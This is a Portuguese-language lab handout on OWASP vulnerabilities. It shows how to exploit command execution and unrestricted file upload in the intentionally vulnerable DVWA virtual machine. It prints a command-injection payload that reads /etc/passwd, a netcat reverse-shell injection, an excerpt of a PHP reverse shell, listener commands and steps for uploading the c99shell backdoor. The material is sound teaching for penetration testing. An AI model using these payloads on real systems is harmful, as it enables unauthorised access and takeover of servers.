

HACKER ATTACK OWASP



7

LISTA DE FIGURAS

Figura 1 – OWASP Top 10 vulnerabilidades.....	5
Figura 2 – Configurações de Rede do VirtualBox	6
Figura 3 – VM do DVWA iniciada.....	6
Figura 4 – Tela de Login do DVWA.....	7
Figura 5 – Command execution no DVWA.....	8
Figura 6 – Explorando o Command Execution no DVWA	8
Figura 7 – Explorando o Command Execution no DVWA com NC	9
Figura 8 – PHP Reverse Shell.....	10
Figura 9 – Unrestricted File Upload no DVWA	11
Figura 10 – Unrestricted File Upload no DVWA - 2	11
Figura 11 – Obtendo um shell reverse no DVWA.....	12
Figura 12 – Obtendo um shell reverse no DVWA via c99shell	13

SUMÁRIO

OWASP	4
1 INTRODUÇÃO	4
2 PROJETO OWASP	4
3 PREPARAÇÃO DO AMBIENTE DE TESTES	5
3.1 Implementando o ambiente de testes	5
4 COMMAND EXECUTION BASIC TESTING	7
5 UNRESTRICTED FILE UPLOAD	9
CONCLUSÃO	13
REFERÊNCIA	15

OWASP

1 INTRODUÇÃO

Seguimos aperfeiçoando os códigos e auxiliando no processo de desenvolvimento/manutenção de sistemas, lembrando que essa é uma das portas pela qual os invasores tentam passar despercebidos.

Antes de colocar qualquer sistema no “ar”, faz-se necessária a identificação de qualquer vulnerabilidade.

2 PROJETO OWASP

Durante o processo de desenvolvimento de um software, a segurança é o aspecto principal. Afinal, o nível de confiabilidade é um dos fatores que determinarão o sucesso do software. No entanto, não existe processo de desenvolvimento em que não haja reaproveitamento, não só no aspecto do código em si, mas, principalmente, no que tange a tecnologias e formas de implementação (independentemente da linguagem empregada).

Nesse escopo, a colaboração entre profissionais de tecnologia é fundamental para o combate às falhas de segurança, invasões e vazamento de dados não autorizados. Logo, não temos como abordar a segurança de aplicações sem mencionar o Projeto OWASP (<https://www.owasp.org/>).

O *Open Web Application Security Project* (OWASP) (Projeto Aberto de Segurança em Aplicações Web) é uma comunidade on-line que cria e disponibiliza de forma gratuita artigos, metodologias, documentação, ferramentas e tecnologias no campo da segurança de aplicações web.

Todas as ferramentas, documentos, fóruns e capítulos do OWASP são gratuitos e abertos a todos os interessados em aperfeiçoar a segurança em aplicações, com o intuito de fomentar a abordagem da segurança em aplicações como um problema de pessoas, processos e tecnologia, já que as abordagens mais eficazes em segurança de aplicações requerem melhorias nesses aspectos.

O projeto OWASP mantém uma lista com as 10 vulnerabilidades mais encontradas em aplicações web, as quais impactam grande parte da internet.




Figura 1 – OWASP Top 10 vulnerabilidades
Fonte: INDUSFACE (2021)

Assim, para implementarmos níveis mais elevados de segurança em aplicações, precisamos, primeiramente, entender como identificar suas vulnerabilidades e validar o seu real impacto em um ambiente. Para isso, vamos aprender a explorar algumas das principais vulnerabilidades em aplicações web.

3 PREPARAÇÃO DO AMBIENTE DE TESTES

3.1 Implementando o ambiente de testes

Antes de prosseguirmos em nossos estudos, precisamos implementar um ambiente de testes com algumas aplicações vulneráveis por design. O próprio projeto OWASP disponibiliza algumas aplicações focadas em ambientes reais com vulnerabilidades exploráveis, como o *Damn Vulnerable Web App* (DVWA), que você pode baixar neste link: <<https://bit.ly/2PnPAM7>>.

Esse arquivo é uma máquina virtual (VM) para VirtualBox (ova) e você pode importá-la mantendo as configurações de rede em **Host-Only**, conforme a imagem “Configurações de rede do VirtualBox”.




Figura 2 – Configurações de Rede do VirtualBox
Fonte: Google Imagens (2019)

Suba sua VM OWASP e você verá a seguinte tela:

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.101/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.101, via Samba at \\192.168.56.101\, or via phpmyadmin at
http://192.168.56.101/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

Figura 3 – VM do DVWA iniciada
Fonte: Elaborada pelo autor (2019)

A partir desse momento, você será capaz de acessar seu DVWA por meio do seu browser (host hospedeiro) no endereço: <http://192.168.56.101/dvwa> (note que este IP é o padrão para as redes Host-Only do VirtualBox. Certifique-se de que esta é a sua rede e acesse pelo IP correto para o seu cenário).

Ao acessar o DVWA pelo seu navegador, será exibida a seguinte tela (as credenciais de acesso são usuário: **admin** / senha: **123**).




Figura 4 – Tela de Login do DVWA
Fonte: Elaborada pelo autor (2019)

4 COMMAND EXECUTION BASIC TESTING

O primeiro teste que conduziremos em nosso DVWA será o *Command Execution*. Os ataques de injeção de comando/nbvc são possíveis quando um aplicativo passa dados inseguros fornecidos pelo usuário (formulários, cookies, cabeçalhos HTTP etc.) para um *shell* do sistema. Nesse ataque, os comandos do sistema operacional fornecidos pelo invasor, geralmente, são executados com os privilégios do aplicativo vulnerável. Os ataques de injeção de comando são possíveis, em grande parte, devido à validação de entrada insuficiente.

Esse ataque difere da injeção de código, pois elapermite que o invasor adicione seu próprio código, que é executado pelo aplicativo. Na injeção de comando, o invasor estende a funcionalidade padrão do aplicativo, executando comandos do sistema sem a necessidade de injetar código.

No seu DVWA, acesse a aba **Command Execution**. Essa página permite ao usuário realizar testes de **ping** por meio do seu browser. Digite o IP do seu host hospedeiro no campo destinado, por exemplo, e observe a resposta que receberemos.




Figura 5 – Command execution no DVWA
Fonte: Google Imagens (2019)

A referida página fez uma execução de um comando de Sistema Operacional e trouxe sua resposta em tela. Logo, para testarmos se o desenvolvedor validou corretamente a entrada do formulário, podemos executar novamente o **ping** acrescido de outro comando de SO, separados pelo caractere “;”, por exemplo, o **cat /etc/passwd**, desta maneira:





Figura 6 – Explorando o Command Execution no DVWA
Fonte: Google Imagens (2019)

Como esperávamos, a entrada não está validada e foi possível burlar o propósito para o qual a página foi desenvolvida e forçá-la a executar mais comandos do que deveria.

Esse tipo de vulnerabilidade é muito comum e pode ser usada não só para extrair informações do sistema-alvo, mas também inserir dados (como criar usuários) ou abrir conexões remotas usando o NetCat, por exemplo. Experimente abrir um terminal no host hospedeiro, colocando-o para “escutar” com o NetCat desta forma: **nc 192.168.1.106 4444** (substitua o número do IP pelo número do seu host hospedeiro).

Após abrir essa conexão, volte à página de Command Execution do DVWA e execute este comando no formulário: **192.168.1.106;mkfifo /tmp/pipe;sh /tmp/pipe | nc -nlvp 4444 > /tmp/pipe** no qual fará o host alvo (DVWA) se conectar remotamente ao host hospedeiro (shell remoto).



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc 192.168.1.106 4444
hostname
Fedora14
uname -a
Linux Fedora14 2.6.35.6-45.fc14.i686 #1 SMP Mon Oct 18 23:56:17 UTC 2010 i686 i686 i386 GNU/Linux
who
student tty1 Apr 4 17:53 (:0)
student pts/0 Apr 4 17:53 (:0.0)
student pts/1 Apr 4 20:33 (:0.0)
```

Figura 7 – Explorando o Command Execution no DVWA com NC
Fonte: Elaborada pelo autor (2019)

5 UNRESTRICTED FILE UPLOAD

Em geral, permitir o upload de um arquivo sempre representa um risco significativo para uma aplicação, pois o primeiro passo, em muitos ataques, é testar se a aplicação permite o upload de arquivos que não deveriam, como um código em PHP ou JavaScript num campo em que deveria permitir somente imagens.

As consequências da falta de validação correta no upload de arquivos (*Unrestricted File Upload*) podem variar, incluindo controle completo do sistema, um sistema de arquivos ou banco de dados sobrecarregado, encaminhamento de ataques para sistemas de back-end, ataques do lado do cliente ou desfiguração

simples. Tudo isso dependendo do que a aplicação faz com o arquivo carregado e, principalmente, ondeo armazena.

Para testarmos este tipo de vulnerabilidade em nosso DVWA, utilizaremos um PHP Reverse Shell disponível no Kali Linux no diretório **/usr/share/webshells/php-reverse-shell.php**

Use seu editor de texto preferido para editar o referido arquivo, alterando a variáveis **\$ip** e **\$port** para valores de sua escolha. No caso de utilizar seu host hospedeiro como “máquina atacante”, substitua a variável **\$ip** pelo respectivo IP.

```
46
47  set_time_limit (0);
48  $VERSION = "1.0";
49  $ip = '127.0.0.1'; // CHANGE THIS
50  $port = 1234;      // CHANGE THIS
51  $chunk_size = 1400;
52  $write_a = null;
53  $error_a = null;
54  $shell = 'uname -a; w; id; /bin/sh -i';
55  $daemon = 0;
56  $debug = 0;
57
```

Figura 8 – PHP Reverse Shell
Fonte: Elaborada pelo autor (2019)

O próximo passo será o upload do nosso shell reverso no DVWA. Acesse a página Upload e, no campo destinado, faça o upload do arquivo.




Figura 9 – Unrestricted File Upload no DVWA
Fonte: Google Imagens (2019)

Após o upload, o DVWA já o informará onde o seu arquivo foi salvo (Figura Unrestricted File Upload no DVWA - 2). No entanto, em um cenário real, não é comum uma aplicação informar ao usuário o local de armazenamento do arquivo. Para isso, um Pentester deveria enumerar os diretórios da aplicação a fim de localizar o local de armazenamento dos uploads.





Figura 10 – Unrestricted File Upload no DVWA - 2
Fonte: Google Imagens (2019)

Seguindo em frente, abriremos uma conexão no host hospedeiro (atacante) para receber o shell reverso que será criado por meio do arquivo “upado”. No terminal, execute o NetCat na porta escolhida no *php-reverse-shell.php* desta forma:

nc -nlvp 4444

Volte ao DVWA e chame o arquivo *php-reverse-shell.php* pelo browser, indicando o diretório correto de seu upload, desta forma: <<http://192.168.1.106/dvwa/hackable/uploads/php-reverse-shell.php>>.

No terminal do host hospedeiro (atacante), teremos o acesso shell ao DVWA (vítima).



```
uptime
07:19:39 up 9:24, 3 users, load average: 0.84, 0.47, 0.36

pwd
/var/www/html/dvwa/hackable/uploads

whoami
apache

w
07:20:09 up 9:25, 3 users, load average: 0.73, 0.47, 0.37
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
student   tty1     :0               21:57    9:24m  50.76s  0.17s  pam: gdm-passwo
student   pts/0    :0.0            21:58    8:33m  0.54s   4.95s  gnome-terminal
student   pts/1    :0.0            22:47    8:32m  0.06s   0.06s  bash

echo "Hacked at 4-23-2012, by Your Name" > hacked.html

ls -l
total 12
-rw-r--r--. 1 apache apache 1283 Apr 22 22:26 PHONE_HOME.php
-rwxrwxr-x. 1 root  apache 667 Mar 16 2010 dvwa_email.png
-rw-r--r--. 1 apache apache 32 Apr 23 07:23 hacked.html
```

Figura 11 – Obtendo um shell reverse no DVWA

Fonte: Elaborada pelo autor (2019)

Uma alternativa seria realizar o upload de um shell interativo em PHP, por exemplo o **PHP/c99shell**. Ele é um backdoor em PHP que fornece muitas funcionalidades, entre elas:

- Executar comandos em shell.
- Baixar / fazer upload de arquivos de e para o servidor (funcionalidade FTP).
- Acesso total a todos os arquivos no disco rígido.
- Funcionalidade de exclusão automática.

O c99shell está disponível em <<https://www.r57.gen.tr/>> e, para usá-lo em nosso DVWA, devemos descompactá-lo (zip) e realizar o upload na página

Command Execution do nosso sistema-alvo, utilizando a sintaxe: **192.168.1.106; /bin/gunzip -v ../../hackable/uploads/c99.php**

Essa sintaxe faz-se necessária, pois o produto do arquivo descompactado é um arquivo Gunzip (.gz), logo, realizaremos o upload e descompressão para PHP do arquivo c99.php.gz. Feito isso, basta chamar o c99shell através do browser em nosso host hospedeiro (atacante) para termos acesso ao sistema-alvo.



Figura 12 – Obtendo um shell reverse no DVWA via c99shell
Fonte: Google Imagens (2019)

CONCLUSÃO

Apesar de demonstrarmos vulnerabilidades em aplicações **vulneráveis por design**, ou seja, construídas especificamente para isso, elas ainda são encontradas em diversas aplicações ao redor da internet. Obviamente não tão explícitas assim, porém, com um pouco de atenção e um “olhar hacker” para modelar a forma de exploração, o sucesso é garantido!

Mas o projeto OWASP é focado somente na exploração das vulnerabilidades? Certamente, não. A documentação do projeto é bastante extensa e detalha as formas de mitigação destas e de outras vulnerabilidades, além de dar dicas de boas práticas de desenvolvimento e *deploy* de aplicações.

Se você vai desenvolver ou testar aplicações, o projeto OWASP é um excelente arcabouço de informações úteis.

Você deve ter reparado que existem outras vulnerabilidades no Top 10, não é mesmo? Aproveite para expandir os seus conhecimentos e faça uma pausa para

pesquisas, anote suas dúvidas e aproveite a disponibilidade do seu tutor para esclarecê-las.

OWASP

REFERÊNCIA

HOW EVIL the PHP/C99Shell can be? From SQL Dumper, Hacktools, to Trojan Distributor Future? **Malware must die!**, 2012. Disponível em: <<https://blog.malwaremustdie.org/2012/10/how-far-phpc99shell-malware-can-go-from.html>>. Acesso em: 4 fev. 2021.

INDUSFACE. What are the OWASP Top 10 Risks 2021? **Indusface**, 2021. Disponível em: <<https://www.indusface.com/learning/what-are-the-owasp-top-10-risks-2021/>>. Acesso em: 15 fev. 2023.

OWASP